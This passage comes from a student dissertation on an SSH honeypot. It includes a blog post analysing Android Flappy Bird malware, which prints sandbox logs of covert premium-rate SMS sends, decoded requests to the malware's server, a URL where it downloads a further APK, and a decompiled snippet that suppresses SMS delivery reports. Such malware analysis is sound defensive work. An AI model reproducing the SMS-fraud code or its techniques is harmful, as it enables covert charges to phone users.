One area for improvement on the honepot would be to deploy the software to a server which has high traffic. This would produce an increased number attacks which should be more targeted to the content of the website. For example: running the honeypot on a financial website (such as a bank or insurance provider) should see targeted attacks towards the specific organisation running the service. This would produce high quality data which could then be used to strengthen system for which the honeypot is deployed on (e.g. financial systems).

8.2 Blog Evaluation

The blog platform achieved its main purpose of sharing the results of this project with the wider cyber-security community. The blog's Facebook page and Twitter feed have attracted many cyber-security professionals and students and has received a lot of positive feedback from the cyber-security community.

The blog allowed users to submit comments to blog posts and also allowed for academics such as Dr. Gareth Owen to share their knowledge on certain parts of the project. This shared knowledge helped progress the network forensics investigation part of the malware analysis. The blog has also allowed students in the United States that are carrying out similar final projects to interact with this project.

Another part of the blog system that worked well was the ability to automatically share daily honeypot data to Facebook and Twitter. This has proved to be a popular feature with a number of Twitter and Facebook users showing positive comments and approval of the shared data.

8.3 Data Evaluation

The data produced from the honeypot (such as passwords, usernames, CLI commands and uploaded malware) was evaluated more thoroughly in the results section. This section will provide a summary evaluation of those results.

The most frequently occurring usernames and passwords match common authentication credential lists that have been produced by cybersecurity research organisations [54]. This supports the argument that the data collected by the honeypot is an accurate representation of the types of attacks being used by cyber-attackers to gain unauthorised access to a multitude of systems.

The malware uploaded to the honeypot has also been uploaded to other honeypots and written about by other blog owners [57] [23] [29] [45] [22]. This supports the argument that the malware analysed in this project is being actively deployed to vulnerable systems whilst commands from its C&C server are manipulating botnets to carry out large-scale attacks.

8.4 Project Plan Evaluation

The original project plan schedule was stuck to, although the implementation of emulated shell commands was replaced with a malware analyis phase. Also, only one set of username and password was used to authorise attackers on the honeypot, there was no honeypot setup with a more complex password. In the end this was not deemed necessary as the results would not have produced a particularly in-depth conclusion. The original plan set February, March and April aside for data analysis, draft report and dissertation. However, most of these months were spent analysing malware.

Chapter 9

Conclusion

This project has provided an insight into cybersecurity, honeypots and malware analysis. The data and results produced from the project have been shared online with just a small part of the cybsersecurity community and have been received well with positive comments.

The main objectives of the honeypot have been achieved along with all the objectives of the blog system and online data sharing methods. The data produced from the project has provided an insight into how cyber-attacks are carried out and the various techniques that are used by attackers.

One suggestion for a future extension to the honeypot would be to take the same approach as the SSH honeypot Kippo and to emulate common CLI commands. For example, Kippo's approach of returning fake output for commands such as *ls*, *w* along with an emulated file system produces a more convincing honeypot for attackers'. However, Kippo is still easily detectable to an experienced cyber-attacker and therefore the work involved in producing the CLI emulation could perhaps be better spent researching cyber-attack techniques elsewhere.

An alternative methodology that, with hindsight, might have led to better results would have been to deploy the honeypot to a high-traffic server. Since the hoenypot was deployed to a plain AWS server with no high profile website, the results were fairly generic. This can be seen in the generic usernames and passwords that were used by attackers to gain access to the honeypot. Deploying the honeypot to a high profile organisation's server(s) would have probably produced more targeted usernames and passwords and at much greater volumes. It may have also produced malware that is targeted towards the specific organisation too. These results could then be used to strengthen the organisation's overall cybersecurity protection.

From here, the aim is to continue running and maintaining the honeypot and to share its data on the website http://securehoney.net. Future areas to explore include malware analysis, penetration testing (or ethical hacking), digital and network forensics, deploying honeypots to larger systems along with other areas in cybersecurity.

Bibliography

[1] (2013a). British Computing Society: Code of Conduct. [http://www.bcs.org/category/6030; accessed Oct-2013]. 8

[2] (2013b). British Computing Society, The Chartered Institute for IT. [http://www.bcs.org/; accessed Oct-2013]. 8

[3] (2013). Data Protection Act 1998. [http://www.legislation.gov.uk/ukpga/1998/29/contents; accessed Oct-2013]. 8

[4] (2013). Dionaea, catches bugs. [http://dionaea.carnivore.it/; accessed May-2013]. 4

[5] (2013). kippo - SSH Honeypot - Google Project Hosting - Google Code. [http://code.google.com/p/kippo/; accessed Oct-2013]. 6

[6] (2013). libssh, The SSH Library. [http://www.libssh.org; accessed Oct-2013]. 6

[7] (2013). OpenSSH, OpenBSD Secure Shell. [http://www.openssh.com; accessed Oct-2013]. 6

[8] (2013). PHP: Hypertext Preprocessor. [http://www.php.net; accessed Oct-2013]. 14

[9] (2013). Regulation of Investigatory Powers Act 2000. [http://www.legislation.gov.uk/ukpga/2000/23/contents; accessed Oct-2013]. 9

[10] (2014). dex2jar. [http://code.google.com/p/dex2jar/; accessed March-2014]. 36

[11] (2014). Jd-gui. [http://jd.benow.ca/; accessed March-2014]. 36

[12] Apostol, K. (2012). Brute-force Attack. 2

[13] Barrett, D. J. and Silverman, R. E. (2001). *SSH, the Secure Shell: the definitive guide*. O'Reilly Media, Inc. 4

[14] BBC (2013). Analysis reveals popular adobe password. [http://www.bbc.co.uk/news/technology-24821528; accessed Nov-2013]. 30

[15] BetterHostReview (2013). Distributed denial-of-service attack image. [http://www.betterhostreview.com/tag/ddos-attack-protected-hosting; accessed 10-Oct-2013]. viii, 2

[16] Callegati, F., Cerroni, W., and Ramilli, M. (2009). Man-in-the-Middle Attack to the HTTPS Protocol. *Security & Privacy, IEEE*, 7(1):78–81. 1

[17] Cavallaro, L. (2013). Malicious Software and its Underground Economy: Two Sides to Every Story. [https://www.coursera.org/course/malsoftware; accessed April-2013]. 44, 47

[18] Center, M. M. P. (2013). [http://www.microsoft.com/security/portal/mmpc/default.aspx; accessed Nov-2013]. 34

[19] Chamales, G. (2004). The honeywall cd-rom. *Security & Privacy, IEEE*, 2(2):77–79. 4

[20] Coret, J. A. (2006). Kojoney-A honeypot for the SSH Service. [http://kojoney.sourceforge.net/; accessed Oct-2013]. 6

[21] Corporation, A. (2013). Jpgraph. [http://jpgraph.net/; accessed 13-Feb-2013]. 21

[22] Craig Valli, Priya Rabadia, A. W. P. and Patter (2013). An investigation into ssh activity using kippo honeypots. [http://ro.ecu.edu.au/cgi/viewcontent.cgi?article=1128&context=adf; accessed Feb-2014]. 38

[23] DiMino, A. M. (2014). Another look at a cross-platform ddos botnet. [http://sempersecurus.blogspot.co.uk/2013/12/another-look-at-cross-platform-ddos.html; accessed Feb-2014]. 38

[24] Dittrich, D. (2012). The ethics of social honeypots. *Available at SSRN 2184997*. 10

[25] F-Secure (2013). [http://www.f-secure.com/en/web/home_gb/home; accessed Nov-2013]. 34

[26] Facebook (2013). Facebook sdk for php. [https://developers.facebook.com/docs/reference/php/4.0.0; accessed 12-Nov-2013]. 22

[27] Fettig, A. and Lefkowitz, G. (2005). *Twisted network programming essentials*. O'Reilly Media, Inc. 6

[28] Fu, X., Yu, W., Cheng, D., Tan, X., Streff, K., and Graham, S. (2006). On recognizing virtual honeypots and countermeasures. In *Dependable, Autonomic and Secure Computing, 2nd IEEE International Symposium on*, pages 211–218. IEEE. 6

[29] Futex (2014). Analysis of a linux malware. [http://remchp.com/blog/?p=52; accessed Feb-2014]. 38

[30] (Fyodor), G. L. (2013). [http://nmap.org/; accessed Nov-2013]. 28

[31] GoDaddy Operating Company, L. (2013). [http://uk.godaddy.com/; accessed Nov-2013]. 25

[32] Gosney, J. M. (2013). Top 100 adobe passwords with count. [http://stricture-group.com/files/adobe-top100.txt; accessed Nov-2013]. vii, 31

[33] Halliday, J. (2013). samplesshd-tty.c. [https://github.com/substack/libssh/blob/master/examples/samplesshd-tty.c; accessed Oct-2013]. 16

[34] Kernighan, B. W., Ritchie, D. M., and Ejeklint, P. (1988). *The C programming language*, volume 2. prentice-Hall Englewood Cliffs. 6

[35] Knudsen, L. R. and Robshaw, M. J. (2011). Brute Force Attacks. In *The Block Cipher Companion*, pages 95–108. Springer. 2

[36] Kuwatly, I., Sraj, M., Al Masri, Z., and Artail, H. (2004). A dynamic honeypot design for intrusion detection. In *Pervasive Services, 2004. ICPS 2004. IEEE/ACS International Conference on*, pages 95–104. IEEE. 4

[37] LighingBase (2013). Brute force attack image. [http://lightningbase.com/security/wordpress-brute-force-attack/; accessed 10-Oct-2013]. viii, 2

[38] Linfo (2013). Machine code definition. [http://www.linfo.org/machine_code.html; accessed 10-Oct-2013]. 3

[39] Ltd, X. C. (2013). [http://www.xilo.net/; accessed Nov-2013]. 23, 25

[40] Mirkovic, J. and Reiher, P. (2004). A taxonomy of DDoS attack and DDoS defense mechanisms. *ACM SIGCOMM Computer Communication Review*, 34(2):39–53. 2

[41] Mokube, I. and Adams, M. (2007). Honeypots: concepts, approaches, and challenges. In *Proceedings of the 45th annual southeast regional conference*, pages 321–326. ACM. 4

[42] Moolenaar, B. (2013). Vim, text editor. [http://www.vim.org/; accessed Nov-2013]. 24

[43] Morris, P. (2013). Sshpot. [https://github.com/PeteMo/sshpot; accessed 01-Nov-2013]. 16

[44] MySQL, A. (1995). MySQL: the world's most popular open source database. [http://www.mysql.com; accessed Oct-2013]. 14

[45] Polska, C. (2014). A quick look at a (new?) cross-platform ddos botnet. [http://www.cert.pl/news/7849/langswitch_lang/en; accessed Feb-2014]. 38

[46] Postel, J. (1981). *Transmission Control Protocol*. RFC 793. 4

[47] Provos, N. (2003). Honeyd-a virtual honeypot daemon. In *10th DFN-CERT Workshop, Hamburg, Germany*, volume 2. 4

[48] Rist, L., Vetsch, S., Kossin, M., and Mauer, M. (2010). Know your tools: Glastopf-a dynamic, low-interaction web application honeypot. *The Honeynet Project*. 4

[49] Rouse, M. (2013). Syn flood (half open attack). [http://searchsecurity.techtarget.com/definition/SYN-flooding; accessed Nov-2013]. 35

[50] Shaw, Z. A. (2010). Learn c the hard way. [http://c.learncodethehardway.org/book/; accessed May-2013]. 44

[51] Shepherd, S. (2003). Vulnerability disclosure: How do we define responsible disclosure? *GIAC SEC Practical Repository, SANS Inst.* 9

[52] Spafford, E. H. (1991). Preventing weak password choices. 5

[53] Spitzner, L. (2003). *Honeypots: tracking hackers*, volume 1. Addison-Wesley Reading. 4

[54] SplashData (2014). 'password' unseated by '123456' on splashdata's annual 'worst passwords' list. [http://splashdata.com/press/worstpasswords2013.htm; accessed Feb-2014]. 31, 38

[55] Stenberg, D. (2013). curl library. [http://curl.haxx.se/; accessed 01-Nov-2013]. 16

[56] Team, N. C. (2013). [http://www.netfilter.org/; accessed Nov-2013]. 24

[57] Unixfreaxjp (2014). Let's be more serious about (mitigating) dns amp elf hack attack. [http://malwaremustdie.blogspot.co.uk/2013/12/lets-be-more-serious-about-dns-amp-elf.html; accessed Feb-2014]. 38

[58] Van Rossum, G. and Drake, F. L. (2003). *An introduction to Python*. Network Theory Ltd. Bristol. 6

[59] Various (2013). Oauth. [http://oauth.net/; accessed 12-Nov-2013]. 22

[60] Wang, P., Wu, L., Cunningham, R., and Zou, C. C. (2010). Honeypot detection in advanced botnet attacks. *International Journal of Information and Computer Security*, 4(1):30–51. 6

[61] Web, D. (2013). [https://www.drweb.com/?lng=en; accessed Nov-2013]. 34

[62] Wikipedia (2013). Man in the middle attack image. [http://en.wikipedia.org/wiki/File:Man_in_the_middle_attack.svg/; accessed 10-Oct-2013]. viii, 1

[63] William, S. and Stallings, W. (2006). *Cryptography and Network Security, 4/E*. Pearson Education India. 5

[64] Williams, A. (2013). Twitter oauth. [https://github.com/abraham/twitteroauth; accessed 12-Nov-2013]. 22

[65] Ylonen, T. and Lonvick, C. (2006). The secure shell (SSH) protocol architecture. [http://tools.ietf.org/html/rfc4253; accessed Oct-2013]. 6

[66] Zhang, F., Zhou, S., Qin, Z., and Liu, J. (2003). Honeypot: a supplemented active defense system for network security. In *Parallel and Distributed Computing, Applications and Technologies, 2003. PDCAT'2003. Proceedings of the Fourth International Conference on*, pages 231–235. IEEE. 4

[67] Zhang, V. (2013). Trojanized flappy bird comes on the heels of takedown by app creator. [http://blog.trendmicro.com/trendlabs-security-intelligence/trojanized-flappy-bird-comes-on-the-heels-of-takedown-by-app-creator/; accessed Nov-2013]. 35

Appendix A

Project Plan

This section details the main plan for completing the project along with an explanation of what tasks are involved and how those tasks are going to be completed.

Phase 1 (below) covers the main background reading to fully understand the subject domain of cyber security and honeypots. This phase also includes deciding which is the best programming language to build the honeypot in.

After careful consideration it was decided that the programming language C would be used to build the honeypot (as explained in the section Secure Shell Protocol). The main reason for this decision is so that the timings of the honeypot are as close to the real SSH server being emulated as possible.

Phase 1: Research / background reading
Summer 2013

- Background reading: types of honeypots, network security and operating system security
- Complete Coursera course: "Malicious Software and its Underground Economy: Two Sides to Every Story"[17]
- Continued background reading: lookup various research papers on honeypots, SSL, SSH, malicious software, reverse engineering code
- Decide on best language to implement SSH honeypot in
  - Brief research and tutorials into the programming language Scala as a possible implementation language for project
  - Learn C programming language: tutorials[50], code examples, etc (decided to implement project in C programming language)

Phase 2: Establish SSH session
September & October 2013

- Implement code in C that will run honeypot as a server waiting for clients to initiate SSH sessions
- Allow clients to attempt authorisation (enter a username and password)
- Deploy initial version of honeypot to public server
- Log all attempted usernames and passwords and send to remote logging server
  - store received data from honeypots in MySQL database
- Setup securehoney.net
  - setup MySQL database to store all data

  - setup PHP script to handle incoming data from honeypots
  - create statistics page (implemented in PHP) to display data

- Interim report write-up

Phase 3: Authorise client, log all commands
November 2013

- Ability to set a username and password to authorise client
- Based on data from phase 2 set username and password to
  - most commonly tried on one alpha honeypot
  - a more complex password, that is still used reasonably frequently
- Authorise client when correct username and password provided
- Log all attempted commands by client and send to remote logging server
  - store received data into MySQL database
  - amend attempted commands into statistics page on securehoney.net
- Setup one of the honeypots to run a web server which contains information that will attract attackers

Phase 4: Emulating shell commands
December 2013 & January 2014

- Based on data from phase 3, determine commonly attempted commands
- Implement some of these commands as emulation (e.g. ls, w, wget)
- *If time allows:* try emulating a virtual environment to run uploaded code to
- Log all emulated commands and how client uses them and send to remote logging server
  - store received data into MySQL database
  - amend emulated commands into statistics page on securehoney.net

Phase 5: Analysis
February 2014

- Analyse data with aim of understanding the techniques used by attackers
- Analyse most commonly used username and passwords
- Analyse how username and password lists are created (dictionary, other lists etc)
- Analyse most commonly attempted shell commands
- Analyse uploaded files from attackers
- Analyse how host (honeypot) is used by attackers once compromised
- Production of charts etc, conclude any hypotheses
- This may involve theorising about certain username and password usage, determining if an attacker is running an automated script to execute the attack, determining if an attacker is trying to determine if theyre in a honeypot or not etc

Phase 6: Draft report
March 2014

- Start draft report
- Completed by 17 March 2014

Phase 7: Final report
April 2014

- Complete final report for hand-in on 17 April

Appendix B

Supervisor Meeting Log

This chapter of the appendix provides a summary of all the main points and action steps discussed during meetings with project supervisor.

- **June/July/August 2013:** Met to discuss project ideas, areas to research, language implementation. Supervisor recommended Coursera course (Malicious Software and its Underground Economy: Two Sides to Every Story[17]), completed Coursera course and received certificate of achievement, looked at various research papers on different types of honeypots
- **Thursday 26th September 2013:** Met with supervisor to discuss progress on project. Agreed to produce a working C server which allows basic connection/login.
- **Thursday 10th October 2013:** Discussed automation tests to ensure project code is reliable, created GitHub page for project, discovered memory leak in code causing server to not accept new connections, discussed how to implement and create an SSH session using SSL, looked at various SSH libraries
- **Thursday 17th October 2013:** Stuck on implementing the SSH connection, looking at various libraries, website and twitter account setup, explored how Kippo uses the Twisted Konch library (looked at source code), read through SSH RFC, discussed interim report, discussed sharing honeypot on forums/reddit to publicise (when finished)
- **Thursday 24th October 2013:** First version of SSH honeypot server implemented, honeypot sends data to securehoney.net via the CURL method in C, this sends data to a PHP script on securehoney.net which inserts data into MySQL database, looked at statistics page to see commonly used usernames and passwords, hypothesised about the use of complex passwords (password databases etc), discussed various statistic display options (graphs, charts etc), looked at darrenpopham.com (another SSH honeypot stats page, based on data produced from Kippo), discussed next phase (allow authorisation on honeypot) and interim report.
- **Thursday 7th November 2013:** Implemented authorisation on honeypot and continued to analyse collected data. Honeypot is continuing to see a large number of attacks daily despite not advertising the IP address. Started to implement the emulated command line interface this week.
- **Thursday 14th November 2013:** Started reading Jon Erickson's "Hacking: The Art of Exploitation, 2nd Edition" to gain a deeper understanding into cybersecurity and ethical hacking. Encountered a problem with the emulated CLI whereby a user pressing the arrow keys was causing the terminal cursor to move around the screen beyond where they should be able to move. Possible solution might be to disable

the arrow keys altogether. Looking to implement the logging of shell commands this week.

- **Thursday 21st November 2013:** Discussed shell CLI logs from honeypot which was implemented this week. Jon Erickson's book is helping me to understand some of the vulnerability's on some C coding (e.g. buffer overflows). Attended a talk by Lorenzo Cavallaro at Royal Holloway, University of London yesterday on cybersecurity and Lorenzo's research. Asked Lorenzo for advice on malware analysis. Lorenzo recommended Cuckoo, Honeywall and Sebek. Looking to setup pure honeypot for next week.
- **Thursday 28th November 2013:** Attended a 2 hour guest lecture this week by cybersecurity expert Peter Wood emtitled "Think Like a Hacker". He gave an overview on major areas of cybersecurity with particular emphasis on the business impacts. Emailed Peter afterwards for cybersecurity advice. This week has also seen a long and constant brute-force attack on the honeypot. Also built a password tag cloud for the blog.
- **Thursday 5th December 2013:** A blog post I wrote about the "disknyp" trojan has appeared as the first results on Google for the search term "disknyp". This resulted in an email from Dr. Gareth Owen from the University of Portsmouth sharing more information about the trojan and confirming that it is indeed a DDoS tool. Also this week setup a pure honeypot with a "tap" on the wire to monitor traffic using the tools syslog-np and snoopy, aim to leave online for one day and analyse logs. Finished Jon Erickson's book ("Hacking: The Art of Exploitation, 2nd Edition") and started reading Clifford Stoll's "The Cuckoo's Egg" to gain an understanding behind the early days of cybersecurity investigations and where the industry started.
- **Tuesday 28th January 2014:** Christmas break: focused on revision for exams in January. Dr Gareth Own put me in touch with his student Rich after he discovered the same "disknyp" trojan. Gareth sent over a pcap file for me to analyse. Will look into setting up Kippo on a different server to compare results. Pure honeypot didn't produce any conclusive results - attackers just probed around and left. Can't see how adding emulated commands will add more thorough to results to my honeypot. Blog post about "disknyp" was picked up by a reader and went viral over Christmas (received a large amount of traffic from Twitter and Facebook).
- **Tuesday 4th February 2014:** Contacted Dr. Gareth Own for advice on what direction to take with project next: he suggested looking at Android malware as it's decompiles back into Java code.
- **Tuesday 10th March 2014:** Found a malicious copy of Flappy Bird online after hearing about it in the news. Started analysing Android Flappy Bird malware with various tools (DroidBox, dex2jar and JD-Gui). Discovered the malware sends a premium rate SMS message without user consent. Managed to draw some conclusions but can't work out where the data about which premium SMS number to contact is stored.
- **Tuesday 18th March 2014:** Finished Flappy Bird malware analysis. Worked out there was a file encoded in base64 that was hiding the premium SMS number to contact. Will write up analysis as a blog post.
- **Tuesday 25th March 2014:** Blog post about Flappy Bird malware dissection went viral on Reddit, Twitter and Facebook bringing in over 10,000 unique visitors to the site. Trying to find more Android malware to analyse for practice before attempting

to find undiscovered Android malware. Discussed responsible disclosure for Google Play Store.

- **Wednesday 16th April 2014:** Discussed heartbleed honeypot I'd found online and deployed to AWS. Doscussed about 6 Android malware applications that are known to be malicious and described how each application carrious out its malicious activity. Runnig out of time to carry out more Android malware analysis, may have to just stick with what I've got.

Appendix C

How To Dissect Android Flappy Bird Malware (Blog Post)

The text in this section has been taken from http://securehoney.net/blog/how-to-dissect-android-flappy-bird-malware.html. The text was written by the author of this dissertation, Simon Bell, and published on Sunday 16th March 2014. Links have been removed from the original blog post.

Coming up in this blog post: dissecting malicious version of Flappy Bird reveals premium rate SMS message sent without user being aware.

I'm at a point with the project where I'm diverging away from the honeypot for a moment to look at other sources of malware.

I'm keen to see how Android malware is put together and how to reverse engineer it to see what's going on under the hood.

So in this blog post I'll be focusing on how to dissect one of the malicious versions of Flappy Bird.

C.1 Flappy Bird

First, a brief introduction and background on what Flappy Bird is.

Flappy bird is a game created by Vietnamese developer Dong Nguyen and published by indie game producer .GEARS Studios.

Dong Nguyen released the game on 24th May 2013 and it suddenly became popular in early 2014. It's reported that the game was earning $50,000 per day from adverts which were displayed within the game (see Indie smash hit 'Flappy Bird' racks up $50K per day in ad revenue).

Creator Dong removed the game from Apple and Google on the 10th February 2014 after feeling guilty because the game was too addictive (see Flappy Bird taken down: App creator removes addictive smartphone hit from app store).

Having been removed from both both Apple's App Store and Google Play, various malicious versions of the app started to appear online to fill the gap (see Trend Micro's Trojanized Flappy Bird Comes on the Heels of Takedown by App Creator).

20th March 2014 UPDATE: Dong has recently said that he'll be bringing Flappy Bird back soon, (see Flappy Bird to return, says creator Dong Nguyen).

So it's one of these malicious version of Flappy Bird that I'll be dissecting in this blog post.

C.2 Flappy Bird Malware Dissection

App MD5: 6c357ac34d061c97e6237ce9bd1fe003

The MD5 sum of the APK file I'll be dissecting is displayed above. The MD5 sum (Wikipedia: md5sum) of a file acts as a digital fingerprint so we can quickly identify a file. See also: What All This MD5 Hash Stuff Actually Means.

The tools I'll be using for this dissection are:

- DroidBox - a dynamic analysis tool that shows us what an app is doing (i.e. files/websites accessed etc) when it's running
- Android Emulator (included in the Android SDK - used to run the APK file
- dex2jar - a set of tools that reads Dalvik Executable (.dex/.odex) files and outputs .jar files
- JD-GUI graphical utility that displays Java source codes of .jar files

This dissection is broken down into two parts:

- Dynamic Analysis
- Static Analysis

During the dynamic analysis phase we'll let the app run in an emulated environment to see what files and websites it accesses. This will be key to determining what we're looking for in the static analysis phase.

During the static analysis phase we'll be reverse engineering the APK file to produce the Java source code. This should allow us to see what sort of methods and code are being used to piece the app together - and more importantly: where the malicious activity occurs.

C.3 Dynamic Analysis

The main tool I'll be using for dynamic analysis is DroidBox. Follow the instructions below to get DroidBox running on your machine.

DroidBox state that their software's only been tested on Linux and Mac OS. I ran the entire dissection on Linux Ubuntu without any major issues.

To get DroidBox running you'll need Python installed on your machine along with the Python libraries pylab and matplotlib.

Once Python's installed you'll need to download and install the Android SDK from http://developer.android.com/sdk/index.html.

Open up a terminal window (keyboard shortcut Ctrl + Alt + t in Ubuntu) and enter the following two commands to export the SDK path. This simply means that we can work from any directory and still have access to the tools inside the SDK folders

```
export PATH=$PATH:/path/to/android-sdk/tools/
export PATH=$PATH:/path/to/android-sdk/platform-tools/
```

Next, download the latest version of DroidBox:

```
wget http://droidbox.googlecode.com/files/DroidBox411RC.tar.gz
```

Then extract the archive somewhere on your machine and change into that directory:

```
tar -zxvf DroidBox411RC.tar.gz
cd DroidBox411RC
```

Now we can fire up the Android Virtual Device (AVD) manager and then create a new Android Nexus 4 device running Android version 4.2.1:

```
android
```

Make sure you're in the DroiBox directory, then start the Android emulator with the new device by running

```
./startemu.sh <AVD name>
```

It might take the emulator a while to book up. Once it's running enter the following command to install and run the Flappy Bird APK:

```
./droidbox.sh flappy-bird.apk
```

What you should see in the terminal windows is:

```
 ____                    __  ____
/\  _`\                 __   /\ \/\ _`\
\ \ \/\ \ _ __  ___ /\_\  \_\ \ \ \L\ \ ___   __  _
 \ \ \ \ \/\`'__\ __`\/\ \ /'_` \ \ _ <' / __`\/\ \/'\
  \ \ \_\ \ \ \/\ \L\ \ \ \/\ \L\ \ \ \L\ \ \L\ \/> </
   \ \____/\ \_\ \____/\ \_\ \___,_\ \____/ \____//\_/\_\
    \/___/  \/_/\/___/  \/_/\/__,_ /\/___/ \/___/ \//\/_/
Waiting for the device...
Installing the application flappy-bird.apk...
Running the component com.hdc.bookmark3934/com.hdc.mlink_x5.MainActivity...
Starting the activity com.hdc.mlink_x5.MainActivity...
Application started
Analyzing the application during infinite time seconds...
    [-] Collected 13 sandbox logs (Ctrl-C to view logs)
```

While in the emulator window you should see Flappy Bird running. So at this point DroidBox is actively collecting logs of what the Flappy Bird app is doing on the Android system. Press Ctrl-C to stop DroidBox and see the logs.

DroidBox should now output the logs in JSON format. Here's an example JSON output from running Flappy Bird:

```
 "sendsms": {
    "7.549656867980957": {
      "message": "BMK BOKMA 2 12d2a43f2c03bbfbaa3a12cc65078143 3934",
      "type": "sms",
      "number": "7740"
    },
    "10.157855987548828": {
      "message": "BMK BOKMA 2 12d2a43f2c03bbfbaa3a12cc65078143 3934",
      "type": "sms",
      "number": "7740"
    }
  },
  "cryptousage": {

  },
  "sendnet": {
    "1.6028339862823486": {
      "type": "net write",
      "desthost": "210.***.***.195",
      "fd": "16",
```

```
      "operation": "send",
      "data": "474554202f626f6f6b6d61726b2f67657453657276696365436f6465
3f70726963653d31353030302048545450 2f312e310d0a557365722d4167656e743a204
4616c76696b2f312e362e3020284c696e75783b20553b20416e64726f696420342e312e31",
      "destport": "80"
    },
    "2.5497188568115234": {
      "type": "net write",
      "desthost": "210.***.***.195",
      "fd": "19",
      "operation": "send",
      "data":
          "474554202f75706c6f61642f626f6f6b6d61726b2f323031342f303230382f666c61
7070795f312e6a706720485454502f312e310d0a557365722d4167656e743a204461
6c76696b2f312e362e3020284c696e75783b20553b20416e64726f696420342e",
      "destport": "80"
    },
```


NB: I've masked the IP addresses above to keen identities anonymous, this simply ensures that my project complies with the BCS Code of Conduct.

There's a lot of information here but the most obvious sign that something's not quite right with this app is when it sends a text message.

I've highlighted part of the above JSON output (lines 89 - 98) in the sendsms section. DroidBox has detected that two SMS messages (containing the text "BMK BOKMA 2 12d2a43f2c03bbfbaa3a12cc65078143 3934") are being sent to the number 7740.

Having searched online I can't find anything about the SMS number 7740. However, according to the Polish website http://www.ilekosztujesms.pl/07540/, the number 7540 costs 5 PLN (Polish Zloty) or about 1 GBP to send a message to.

So at this stage of the dissection it looks like the app is acting a bit suspiciously since two SMS messages were sent without the user of the phone being aware.

Another thing that's worth investigating is the two IP addresses the app contacts.

On line number 110 of the JSON output the app connects to 210.***.***.195 and sends the following data:

```
474554202f626f6f6b6d61726b2f67657453657276696365436f64653f70726963653d31353
0303020485454502f312e310d0a557365722d4167656e743a2044616c76696b2f312e362e30
20284c696e75783b20553b20416e64726f696420342e312e31
```

Note that the above data is shown in hexadecimal since the handled data can contain binary data. Converting this data into ASCII reveals the data to be:

```
GET /bookmark/getServiceCode?price=15000 HTTP/1.1
User-Agent: Dalvik/1.6.0 (Linux; U; Android 4.1.1
```

So the app connects to the URL http://210.***.***.195/bookmark/getServiceCode?price=15000. But what gets returned from this website? The value 7740 i.e. the phone number to send an SMS message to.

I played around with this URL, trying different values for the price value and these are the results I got:

```
price=20000 returns 7040
price=30000 returns 7040
price=10000 returns 7640
price=5000 returns 7540
price=1000 returns 7040
```

Aha! We have a match: the number 7540, according to the polish website (http://www.ilekosztujesms.pl/07540/) costs 5 PLN (Polish Zloty) to send an SMS message to (or just under 1 GBP).

NB: I have a feeling that the prices above are in Vietnamese Dong currency (since, as we'll see later in the dissection, the app includes Vietnamese strings) and that the numbers being returned from the website are Vietnamese premium rate SMS numbers. However, this is just an assumption since I was unable to find any evidence to prove these numbers exist in Vietnam.

Something else that seems a bit odd is on line number 118 whereby the app accesses the URL:

```
GET /upload/bookmark/2014/0208/flappy_1.jpg HTTP/1.1
User-Agent: Dalvik/1.6.0 (Linux; U; Android 4.
```

This seems odd because the APK comes with an assets folder which contains all the images that are already displayed within the running app. We'll make a note of this suspicious activity and look out for it in the static analysis phase later.

To summarise: we now understand that the Flappy Bird app connects to a website to determine which premium rate number to send its SMS messages to and that different premium rate numbers can be used to adjust the cost, and thus presumably the revenue generated by the malicious app.

But what about the other IP address the app contacts; 210.***.**.196? Line number 126 of the JSON output shows that the following URL is accessed:

```
http://210.***.**.196/app/flappy.apk
```

The data above shows that the app is now downloading another APK: flappy.apk. Perhaps our version of Flappy Bird is just a "downloader" which charges its users (via premium rate SMS) to download the real version of Flappy Bird - or perhaps it's downloading yet another malicious version of Flappy Bird.

So at this stage we have a pretty good picture of what the app is doing:

1. Charge the user by sending premium rate SMS messages
2. Download Flappy Bird

With this information, let's move onto the static analysis phase and pick out the specific bits of code that are doing all this.

C.4 Static Analysis

Moving onto the static analysis phase, the main tools we'll be using here are dex2jar and JD-GUI.

The first objective here is to turn the APK file into readable Java code. The main way to achieve this is by converting the Dalvik Executable (.dex/.odex) files into Java class files.

Let's pause quickly to explore exactly what APK files are and where they sit in the Android operating system.

Android Application Package files (or APK files for short, see Wikipedia: APK files) are essentially just zipped archives. These archives usually contain:

- META-INF: meta info directory
- lib: directory containing compiled code

- res: resources directory
- assets: application assets directory
- AndroidManifest.xml: additional manifest file describing name, version, access rights and referenced library files for the app
- classes.dex: the main Dalvik Executable file
- resources.arsc: precompiled resources e.g. binary XML

So the file we're most interested in is classes.dex which is a Dalvik Executable file. Dalvik is basically a virtual machine running on the Android operating system that runs the apps (see Wikipedia: Dalvik).

To see the contents of an APK file you can either open the file in an archive manager (such as File Roller in Ubuntu), or rename the file from .apk to .zip and double-click the file - which should open it in your default archive manager.

We want to convert this clases.dex file into a .jar file so we can view its source code as Java. This can be done by using dex2jar. Follow the instructions below to produce the .jar file from classes.dex:

First, download dex2jar from http://code.google.com/p/dex2jar/downloads/list and unzip it somewhere suitable on your machine:

```
unzip -x dex2jar-version.zip -d /home/user/dex2jar
```

Once unzipped, we can use dex2jar right away using the following command line:

```
sh /home/user/dex2jar-version/d2j-dex2jar.sh /home/user/flappy-bird.apk
```

This should produce a .jar file which we can now open in JD-GUI. Follow the instructions below to view the .jar file in JD-GUI:

Download JD-GUI from http://jd.benow.ca/#jd-gui-download and extract the file using the following command:

```
tar -zxvf jd-gui-version.linux.i686.tar.gz
```

You should now be able to navigate inside the JD-GUI folder and run the Java executable file jd-gui.

Opening our Flappy Bird .jar file in JD-GUI should look similar to the screenshot in figure C.1.

Looking at the tree view of classes on the left of JD-GUI reveals a class called "SendSMS" under package "utilities". This looks suspicious for a game which has no reason to be sending SMS messages.

The entire SendSMS class is shown below, I've highlighted some suspicious lines:

```
...
PendingIntent localPendingIntent1 = PendingIntent.getBroadcast(SendSMS.this, 0,
    new Intent("SMS_SENT"), 0);
PendingIntent localPendingIntent2 = PendingIntent.getBroadcast(SendSMS.this, 0,
    new Intent("SMS_DELIVERED"), 0);
localSmsManager.sendTextMessage(SendSMS.address, null, this.val$data,
    localPendingIntent1, localPendingIntent2);
...
```

Line 63 is responsible for sending SMS messages and relies on lines 31 and 32 to prevent the user from seeing the sent and delivery reports. I'll explain how in more detail below.

